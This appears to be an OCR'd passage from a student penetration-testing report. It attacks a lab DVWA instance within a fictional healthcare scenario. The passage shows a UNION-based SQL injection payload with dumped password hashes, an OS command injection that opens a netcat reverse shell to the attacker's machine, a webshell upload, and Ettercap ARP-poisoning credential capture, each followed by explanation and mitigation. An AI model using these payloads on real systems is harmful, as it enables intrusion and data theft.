
3. Replace the tamper window credentials with the right credentials.

4. The user was able to successfully log in.



You have logged out

Figure 14: The login page of the DVWA application




http://192.168.56.102/dvwa/login.php

Request Header...	Request H...
Host	192.168.56.102
User-Agent	Mozilla/5.0 (X1
Accept	text/html,applic
Accept-Language	en-US,en;q=0.
Accept-Encoding	gzip, deflate
Referer	http://192.168.
Cookie	security=low; F

Post Parameter...	Post Para...
username	admin
password	1234
Login	Login

Figure 13: Tempted request




http://192.168.56.102/dvwa/login.php

Request Header...	Request H...
Host	192.168.56.102
User-Agent	Mozilla/5.0 (X1
Accept	text/html,applic
Accept-Language	en-US,en;q=0.
Accept-Encoding	gzip, deflate
Referer	http://192.168.
Cookie	security=low; F

Post Parameter...	Post Para...
username	admin
password	admin
Login	Login

Figure 16: Changing the credentials



Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing XAMPP onto a local machine inside your LAN which is used solely for testing.

Disclaimer

Username:
Security Le
PHPIDS: di

Ti...	Durat...	Total Durat...	S...	Met...	Sta...	Content T...	...	Load Fl...
7:14:4...	48 ms	48 ms	20	POST	302	text/html	http:/...	LOAD_DOCU...
7:14:5...	40 ms	333 ms	1660	GET	200	text/html	http:/...	LOAD_DOCU...
7:14:5...	82 ms	82 ms	1094	GET	200	text/css	http:/...	LOAD_NORM...
7:14:5...	92 ms	92 ms	413	GET	200	application/jav...	http:/...	LOAD_NORM...
7:14:5...	78 ms	78 ms	6749	GET	200	image/png	http:/...	LOAD_NORM...
7:14:5...	120 ms	120 ms	1406	GET	200	image/x-icon	http:/...	LOAD_NORM...

Request Header Name	Request Header Value

Response Header Na...	Response Header V...

Figure 15:Logged in screen

(B)

A data tampering vulnerability is a security issue that allows an attacker to modify or manipulate data while it is being transferred or stored without being detected or authorized. Unauthorized system access, network traffic interception, or data change during transmission are all examples of occurrences that might lead to this sort of vulnerability. Data tampering breaches the cybersecurity integrity principle, which assures that information is accurate, full, and unmodified without consent. Data tampering jeopardizes its integrity and can have major repercussions, such as the use of incorrect information for essential purposes (Hughes and Cybenko, 2013).


(C)

When data tampering occurs, attackers can obtain and manipulate sensitive information in a system, such as financial data, personal identification information, and other confidential data. This can result in serious consequences for an organization, such as financial losses, reputational damage, and legal repercussions. In the case of the SUWAYA Healthcare scenario, data tampering can compromise patient records, billing information, and other sensitive medical data, which can lead to incorrect diagnoses, incorrect treatment plans, and potentially life-threatening situations for patients.

3.2.2. SQL Injection

(A)

SQL injection vulnerabilities were successfully detected and used to get all of the users and passwords from the DVWA database's user table. The username is referred to as the first name index, and the password is referred to as the surname. The above example demonstrates how SQL injection may be used in conjunction with SQL scripts.



Vulnerability: SQL Injection


User ID:

```
ID: 1
First name: admin
Surname: admin
```

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet

Figure 17: The search by user ID page



Vulnerability: SQL Injection

User ID:

```
ID: 1' OR 1 = 1 UNION SELECT user,password from users#
First name: admin
Surname: admin

ID: 1' OR 1 = 1 UNION SELECT user,password from users#
First name: Gordon
Surname: Brown

ID: 1' OR 1 = 1 UNION SELECT user,password from users#
First name: Hack
Surname: Me

ID: 1' OR 1 = 1 UNION SELECT user,password from users#
First name: Pablo
Surname: Picasso

ID: 1' OR 1 = 1 UNION SELECT user,password from users#
First name: Bob
Surname: Smith

ID: 1' OR 1 = 1 UNION SELECT user,password from users#
First name: user
Surname: user

ID: 1' OR 1 = 1 UNION SELECT user,password from users#
First name: admin
Surname: 21232f297a57a5a743894a0e4a801fc3

ID: 1' OR 1 = 1 UNION SELECT user,password from users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' OR 1 = 1 UNION SELECT user,password from users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' OR 1 = 1 UNION SELECT user,password from users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
```

Figure 18: Results after injecting SQL injection

(B)

SQL injection allows attackers to insert malicious SQL code into a database query, granting them the ability to do unauthorized activities such as retrieving sensitive data, changing or deleting data (R., Suriakala, and Phil, 2021). SQL injection happens when user input is not adequately verified before being fed into the SQL query in the backend system (Kareem et al., 2021). SQL injection breaches the cybersecurity concepts of confidentiality, integrity, and availability since SQL injection allows attackers to seize control of the system and render it unavailable or unusable by changing or deleting data (Alghawazi, Alghazzawi, and Alarifi, 2022).


(C)

SQL injection is a web security flaw that can allow attackers to interfere with database queries made by an application. In the SUWAYA Healthcare scenario, if an attacker successfully carries out an SQL injection attack, they may be able to access sensitive patient information stored in the database, such as medical records, personal information, and payment details. This information can be used for identity theft, financial fraud, or even extortion. The consequences of a successful SQL injection attack can be severe, not only in terms of financial losses but also reputational damage to the healthcare organization. Therefore, it is essential to ensure that adequate security measures are in place to prevent such attacks.

3.2.3. XXS Scripting

(A)

Analyze an application's code for user input handling, test with XSS payloads to identify script execution or output display, review contextual handling of inputs, use static analysis tools, conduct manual code review, and inspect rendered HTML using browser developer tools to determine if it is vulnerable to XSS. The following example demonstrates how an alert is produced by an html form field with no input validations.



What's your name?

<'this is the 1st test'>

Hello <'this is the 1st test'>

Test

Figure 19: XXS Scripting attacks

(B)

Cross-Site Scripting (XSS) is a vulnerability in online applications that happens when untrusted user input is poorly handled, allowing malicious scripts to be injected onto web pages read by other users. In most cases, the vulnerability is caused by a lack of sufficient input validation and output encoding.

XSS attacks can take several forms, including stored XSS, reflected XSS, and DOM-based XSS, but they all aim to execute malicious scripts within the victim's browser. These scripts are capable of performing unwanted operations, stealing critical information, modifying online content, and redirecting visitors to dangerous websites.

XSS breaches the "Confidentiality" security precept by allowing attackers to access and steal sensitive data from unsuspecting users. By inserting malicious scripts, attackers can circumvent the web application's trust limits and get unauthorized access to user sessions, personal information, or other sensitive data.

In order to prevent XSS vulnerabilities, adequate input validation and output encoding mechanisms must be used. Input validation guarantees that user input is formatted correctly and rejects potentially dangerous stuff. Output encoding guarantees that user-supplied data is correctly encoded before being displayed, preventing injected scripts from running.

Developers may successfully reduce XSS vulnerabilities and protect users' personal information by following secure coding standards and applying robust input validation and output encoding methods.

(C)


If the XSS vulnerability is exploited in the SUWAYA Healthcare scenario, attackers can obtain sensitive information such as patient data, login credentials, personal health information, and financial data. This information can be used for identity theft, fraud, targeted phishing, or sold on the black market. The potential risks include legal and regulatory consequences, loss of trust from patients, reputational damage, financial losses, compromised patient safety, and violation of data protection regulations in the healthcare industry.

3.2.4. OWASP vulnerable machine contains several other vulnerabilities that can be exploited.

(A)

OS Command Injection

OS command injection is a security flaw that allows some apps to execute operating system instructions within HTML form fields that lack sufficient input validation. This flaw allows attackers to get access to critical information about the operating system, network settings, and configurations. Attackers can obtain data by inserting malicious instructions, which can then be utilized for unlawful operations or further exploitation. To reduce the danger of OS command injection and protect the security of the system and its related data, apps must incorporate rigorous input validation techniques.



Vulnerability: Command Execution

Ping for FREE


Enter an IP address below:

;ls /bin/nc*

```
/bin/nc
/bin/nc.openbsd
/bin/nc.traditional
```

```
┌──(kali㉿kali)-[~]
└─$ nc -lp 1691 -v
listening on [any] 1691 ...
```

Figure 20: Vulnerability Command Execution & Listening



Vulnerability: Command Execution

Ping for FREE


Enter an IP address below:

; /bin/nc.traditional -e /bin/bash 192.168.5

More info

http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/

Figure 22: Pinging to the target




```
┌──(kali㉿kali)-[~]
└─$ nc -lp 1691 -v
listening on [any] 1691 ...
192.168.56.102: inverse host lookup failed: Host name lookup failure
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.102] 40522
ls
help
index.php
source
```

Figure 21: attacking the target and accessing it's files

File Upload

The OWASP file upload vulnerability can be exploited by attackers to upload malicious files to an application or website. To prevent this, strict validation of submitted files and secure coding practices should be implemented. Measures like restricting authorized file formats and dimensions, verifying file content and metadata, and implementing secure file backup and access control methods are crucial. Regular security audits and penetration testing can help identify and address file upload vulnerabilities before they can be exploited by hackers. By employing these measures, organizations can enhance the security of their applications and protect against potential attacks.



Vulnerability: File Upload

Choose an image to upload:

webshell.jpg

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
http://blogs.securiteam.com/index.php/archives/1268
http://www.acunetix.com/websitesecurity/upload-forms-threat.htm

Vulnerability: File Upload

Choose an image to upload:

No file selected.

```
../../hackable/uploads/webshell.jpg succesfully uploaded!
```

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
http://blogs.securiteam.com/index.php/archives/1268
http://www.acunetix.com/websitesecurity/upload-forms-threat.htm

Figure 23: File Uploads

(B)

File upload vulnerabilities and OS command injection represent substantial dangers in the SUWAYA Healthcare scenario. File upload flaws can provide unwanted access to sensitive patient data, data modification, and service outages, all of which violate confidentiality and availability principles. Operating system command injection can result in arbitrary code execution, data theft, and system damage, all of which violate the principles of confidentiality, integrity, and availability. These flaws can jeopardize patient privacy, interrupt healthcare services, and undermine a company's brand. SUWAYA Healthcare should establish tight file validation, secure coding methods, access restrictions, and frequent security audits to mitigate these concerns. They may reduce vulnerabilities and protect patient data and healthcare operations by doing so.


3.3. Client-side exploits

3.3.1. Man in the Middle Attack (MiTM)

(A)

Ettercap

The first stage of a Man-in-the-Middle (MITM) assault is to launch Ettercap and connect to the target hosts. Following that, you may do ARP poisoning by selecting "sniff remote connections" in Ettercap and conducting the assaults depicted in the preceding figure. When the targeted user attempts to sign into the application once Ettercap has been activated, it captures the information being communicated between the client and server as shown in the example above, as well as the authentication data given by the client.



Username: username

Password: •••••••

Login failed

IP Address	MAC Address	Description
192.168.56.1	0A:00:27:00:00:18	
192.168.56.100	08:00:27:38:E0:C4	
192.168.56.101	08:00:27:3A:E8:F4	
192.168.56.102	08:00:27:D8:E0:78	

```
GROUP 1 : 192.168.56.101 08:00:27:3A:E8:F4

GROUP 2 : 192.168.56.102 08:00:27:D8:E0:78
HTTP : 192.168.56.101:80 -> USER: username  PASS: pasowd  INFO: http://192.168.56.101/dvwa/login.php
CONTENT: username=username&password=pasowd&Login=Login
```

Figure 24: Login Failed & Results from ARP Poisoning in Ettercap

(B)

When attackers use Ettercap and ARP poisoning to effectively carry out a Man-in-the-Middle (MITM) attack, they can get important information exchanged between the client and server. This involves recording authentication data provided by the client throughout the login process, such as usernames and passwords, under the specified situation. Attackers can impersonate genuine users, obtain illegal access to sensitive systems and patient data, damage privacy, and potentially disrupt healthcare services as a result of this. Data breaches, impaired patient care, legal and regulatory concerns, and reputational loss are all possible outcomes. To ensure the security and integrity of the healthcare scenario, it is critical to handle and prevent MITM threats.

